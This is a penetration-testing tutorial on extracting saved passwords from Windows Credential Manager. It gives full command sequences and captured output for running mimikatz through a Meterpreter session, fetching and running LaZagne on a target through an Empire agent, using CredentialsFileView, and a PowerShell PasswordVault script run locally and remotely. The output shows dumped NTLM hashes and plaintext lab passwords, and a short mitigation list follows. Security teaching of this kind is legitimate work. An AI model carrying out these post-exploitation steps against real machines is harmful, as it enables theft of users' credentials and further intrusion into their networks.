

CREDENTIAL DUMPING

WINDOWS

Credential Manager





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Introduction

In this article, we learn about dumping system credentials by exploiting credential manager. We will talk about various methods today which can be used in both internal and external penetration testing.

Introduction to Credential Manager

Credential Manager was introduced to Windows 7. It is like a digital vault to keep all of your credentials safe. All of the credentials are stored in a credentials folder which you will find at this location - `%Systemdrive%\Users\<Username>\AppData\Local\Microsoft\Credentials` and it is this folder that credential manager accesses. It also allows you to add, edit, delete, backup and even restore the passwords.

Credentials saved in credential manager are of two types:

- **Web credentials:** As Edge and Windows are the product of the same company, credential manager has access to the stored information of Edge browser too, in order to increase safekeeping of saved credentials. It also stores the password of order application provided by Microsoft such as Skype, Microsoft Office, etc.
- **Windows credentials:** Under this category, all the Windows login credentials can be found. Along with any system that is connected in the network.


Applications which are run by Windows and have your credentials saved will automatically be saved in credential manager. Even when you update them, change is noted by and updated in credential manager too.

Accessing Credential Manager

To access credential manager, you can simply search it up in the start menu or you can access it by two of the following methods:

- You can open **control panel > user accounts > credential manager**
- You can also access it through the command line with the command **vaultcmd** and its parameters.

When you connect to another system in the network as using any method like in the following image:







And while connecting when you provide the password and store it for later use too then these credentials are saved in credential manager.



Irrespective of website and its security, when you save any password in the edge or any other application such as skype or outlook, it's password too gets saved in credential manager. For instance, we have stored Gmail's password in our practice as shown in the image below:



You can confirm from the following image that the password is indeed saved.



And now, when you access credential manager, using any method, you will find that in windows credentials tab all the system, network passwords are stored.



The screenshot shows the Windows Credential Manager window. The 'Windows Credentials' tab is selected. A red box highlights the following entries:

Windows Credentials	Modified
192.168.1.101	3/23/2020
192.168.1.104	3/25/2020
TERMSRV/192.168.152.129	2/25/2020

Other sections visible include 'Web Credentials', 'Certificate-Based Credentials' (No certificates), and 'Generic Credentials' (virtualapp/didlogical, SSO_POP_Device).

And under the web credentials tab there will be application's passwords and the passwords saved in edge will be saved.

The screenshot shows the Windows Credential Manager window with the 'Web Passwords' tab selected. A red box highlights the following entry:

Web Passwords	
https://accounts.google.com/	ignitetechnologies26

The 'Web Credentials' tab is also visible, showing a red box around the 'Web Credentials' icon.



Metasploit

Now all these credentials can be dumped with simple methods. Once you have a session through Metasploit, all you have to do is upload mimikatz and run it. Mimikatz is an amazing credential dumping tool. We have covered mimikatz in detail in one of our previous articles, to read that article click [here](#).

And to run mimikatz remotely through Metasploit session, use the following command:

```
upload /root/Desktop/mmikatz.exe  
shell  
cd <location of the uploaded file in the target system>  
mimikatz.exe
```





```
meterpreter > upload /root/Desktop/mimikatz.exe . ↵
[*] uploading : /root/Desktop/mimikatz.exe → .
[*] uploaded  : /root/Desktop/mimikatz.exe → .\mimikatz.exe ↵
meterpreter > shell
Process 3184 created.
Channel 5 created.
Microsoft Windows [Version 10.0.18363.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\User\Downloads
cd C:\Users\User\Downloads

C:\Users\User\Downloads>mimikatz.exe
mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug ↵
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords ↵

Authentication Id : 0 ; 221465 (00000000:00036119)
Session           : Interactive from 1
User Name          : User
Domain             : DESKTOP-1HH06IM
Logon Server       : DESKTOP-1HH06IM
Logon Time         : 3/26/2020 10:26:21 PM
SID                : S-1-5-21-3798055023-1038230357-2023829303-1001

msv :
[00000003] Primary
* Username : User
* Domain   : DESKTOP-1HH06IM
* NTLM     : 3dbde697d71690a769204beb12283678
* SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
tspkg :
wdigest :
* Username : User
* Domain   : DESKTOP-1HH06IM
* Password : 123
kerberos :
* Username : User
* Domain   : DESKTOP-1HH06IM
* Password : (null)
ssp :
credman :
[00000000]
* Username : ignite
* Domain   : 192.168.1.101
* Password : ignite@123
[00000001]
* Username : raj
* Domain   : 192.168.1.104
* Password : 123
```



And once the mimikats is executed successfully, you will get credentials from cred manager as shown in the image above.

Empire

Similarly, while using empire, you can dump the credentials by downloading Lazagne.exe directly in the target system and then manipulating the lazagne.exe file to get all the credentials. LaZagne is one of the best credential dumping tools. We have covered LaZagne in detail in one of our previous articles, to read that article click [here](#).

Use the following commands to dump the credentials with this method :

```
shell wget
https://github.com/AlessandrZ/LaZagne/releases/download/2.4.3/lazagne.exe -outfile
lazagne.exe
shell wget
shell dir
shell ./lazagne.exe all
```

```
(Empire: SKBYFLEX) > shell wget https://github.com/AlessandrZ/LaZagne/releases/download/2.4.3/lazagne.exe -outfile lazagne.exe
[*] Tasked SKBYFLEX to run TASK_SHELL
[*] Agent SKBYFLEX tasked with task ID 24
(Empire: SKBYFLEX) > [*] Agent SKBYFLEX returned results.
.. Command execution completed.
[*] Valid results returned by 192.168.1.106

(Empire: SKBYFLEX) > shell wget
(Empire: SKBYFLEX) > shell dir
[*] Tasked SKBYFLEX to run TASK_SHELL
[*] Agent SKBYFLEX tasked with task ID 25
(Empire: SKBYFLEX) > [*] Agent SKBYFLEX returned results.
Directory: C:\Users\User\Desktop

Mode                LastWriteTime         Length Name
----                -
d-----          3/25/2020   4:21 PM
d-----          3/21/2020   9:35 PM
d-----          3/25/2020   4:12 PM
d-----          3/26/2020  10:43 PM
-a-----          2/25/2020  12:51 PM                9
-a-----          3/27/2020  12:36 AM        6635326 lazagne.exe
-a-----          1/27/2020  10:12 PM        1450
-a-----          2/25/2020  11:53 AM        1410
-a-----          2/25/2020   3:45 PM        1460
-a-----          2/25/2020  12:23 PM        1627
-a-----          2/25/2020   3:45 PM         477
-a-----          2/25/2020   2:20 PM        2134

.. Command execution completed.
[*] Valid results returned by 192.168.1.106

(Empire: SKBYFLEX) > shell ./lazagne.exe all
[*] Tasked SKBYFLEX to run TASK_SHELL
[*] Agent SKBYFLEX tasked with task ID 26
(Empire: SKBYFLEX) > [*] Agent SKBYFLEX returned results.
=====
The LaZagne Project
! BANG BANG !
=====
[+] System masterkey decrypted for 4b7de248-278c-48bc-8311-65a382ae8c00
[+] System masterkey decrypted for 9f8512a4-ec46-4524-90a2-9000131f05e1
##### User: SYSTEM #####
```

After the execution of commands, you can see that the passwords have been retrieved as shown in the following image:





```
----- Vault passwords -----  
[-] Password not found !!!  
URL: Domain:target=192.168.1.101  
Login: ignite  
  
[-] Password not found !!!  
URL: Domain:target=192.168.1.104  
Login: raj  
  
[+] Password found !!!  
URL: https://accounts.google.com/  
Login: ignitetechnologies26  
Password: Ig...87  
Name: Internet Explorer  
  
[-] Password not found !!!  
URL: Domain:target=TERMSRV/192.168.152.129  
Login: user  
  
[+] 123 ok for masterkey 42358fd6-3a45-4f8d-b838-fde8b3851b6a  
----- Credfiles passwords -----  
  
[+] Password found !!!  
Username: raj  
Domain: Domain:target=192.168.1.104  
Password: 123  
File: C:\Users\User\AppData\Roaming\Microsoft\Credentials\BF08A1F1181541698134C517F6DC4E9C  
  
[+] Password found !!!  
Username: ignite  
Domain: Domain:target=192.168.1.101  
Password: ignite@123  
File: C:\Users\User\AppData\Roaming\Microsoft\Credentials\6EFB687B7DEFCD2B21D80597FCFEA573  
  
----- Vaultfiles passwords -----  
  
[+] Password found !!!  
URL: https://accounts.google.com/  
Login: ignitetechnologies26  
Password: Ig...87  
File: C:\Users\User\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\DEDA37
```

CredentialsFileView


Our next method is using a third-party tool, i.e. credentialfileview. This tool is very effective when it comes to internal penetration testing. To use this tool, simply download it and launch it. After launching itself, it will ask you for the windows password.



The screenshot shows a Windows application window titled 'CredentialsFileView' with a menu bar (File, Edit, View, Options, Help) and a toolbar. Below the toolbar is a sub-window titled 'Credentials Decryption Options'. The main area of this sub-window contains the following fields and options:

- A title bar: 'Decrypt Credentials files of any system - Requires to type the login password'
- 'Root Folder: (This field is needed only if you want to automatically fill the other fields)' with a dropdown menu and an 'Automatic Fill' button.
- 'Windows Credentials Folders: (e.g: C:\Users\admin\AppData\Local\Microsoft\Credentials , c:\Users\admin\AppData\Roaming\Microsoft\Credentials)' with three text input fields containing:
 - C:\Users\User\AppData\Roaming\Microsoft\Credentials
 - C:\Users\User\AppData\Local\Microsoft\Credentials
 - C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Credentials
- 'Protect Folders: (e.g: k:\Users\Nir\AppData\Roaming\Microsoft\Protect and k:\Windows\System32\Microsoft\Protect)' with two text input fields containing:
 - C:\Users\User\AppData\Roaming\Microsoft\Protect
 - C:\Windows\system32\Microsoft\Protect
- 'Registry Hives Folder (Needed only for external drive), for example: K:\Windows\System32\Config' with an empty text input field.
- 'Windows Login Password:' with a password input field (masked with dots) highlighted by a red box.
- 'OK' and 'Cancel' buttons at the bottom right.

Once you provide the password, it will give you all the credentials you need as shown in the image below:



Windows PowerShell

This method of password dumping can prove itself useful in both internal and external pentesting. In this method, you have to run a script in windows powershell. You will find the script here. And once you run the script you will have all the web credentials as shown in the image below:



```
1 [void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]
2 $vault = New-Object Windows.Security.Credentials.PasswordVault
3 $vault.RetrieveAll() | % { $_.RetrievePassword();$_ }
```

```
PS C:\Windows\system32> show-command

PS C:\Windows\system32> [void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=
$vault = New-Object Windows.Security.Credentials.PasswordVault
$vault.RetrieveAll() | % { $_.RetrievePassword();$_ }
```

UserName	Resource	Password	Properties
ignitetechnologies26@gmail.com	https://accounts.google.com/	Ig. 987	[[hidden, False], [applicationid, ...

```
PS C:\Windows\system32>
```

You can also use powershell remotely to dump credentials with the help of Metasploit. It is very simple as you just have to run a combination of following commands after you have your session:

```
load powershell
powershell_import /root/Get-WebCredentials.ps1
powershell_execute Get-WebCredentials
```

```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_import /root/Get-WebCredentials.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Get-WebCredentials
[+] Command execution completed:
```

UserName	Resource	Password	Properties
ignitetechnologies26@gmail.com	https://accounts.google.com/	Ig. 987	[[hidden, False],

```
meterpreter >
```

And just like that with the help of powershell commands, you will have the desired credentials.



Mitigation

Following are the measures you can use to keep your passwords safe:

- DO NOT save passwords in your system, browser or any other application
- Use different passwords for every account
- If you have trouble remembering passwords then instead of keeping them in clear text in your system, use an online password manager to keep them safe.
- Use the latest version of the operating system and applications.
- Manually go to the login page instead of following a link.
- Keep firewall/defender enabled
- Keep you employees/employers aware

Conclusion

As you have noticed from our article the even though this feature of credential manager that is provided by windows is convenient, it is not secure and once the attacker has the access of your system then these credentials are waiting to be theirs as there is no security layer added to credential manager. It is important to be aware of every feature your operating system is providing just so you can save yourself. Hence, it is important to know how to access the credential manager and how to operate it and how it can be exploited.

We live in a cyber active world and there are login credentials for everything, one can't remember every credential ever. Though credential manager is utility makes it easy for us and takes the responsibility of saving the passwords, but at what expense?

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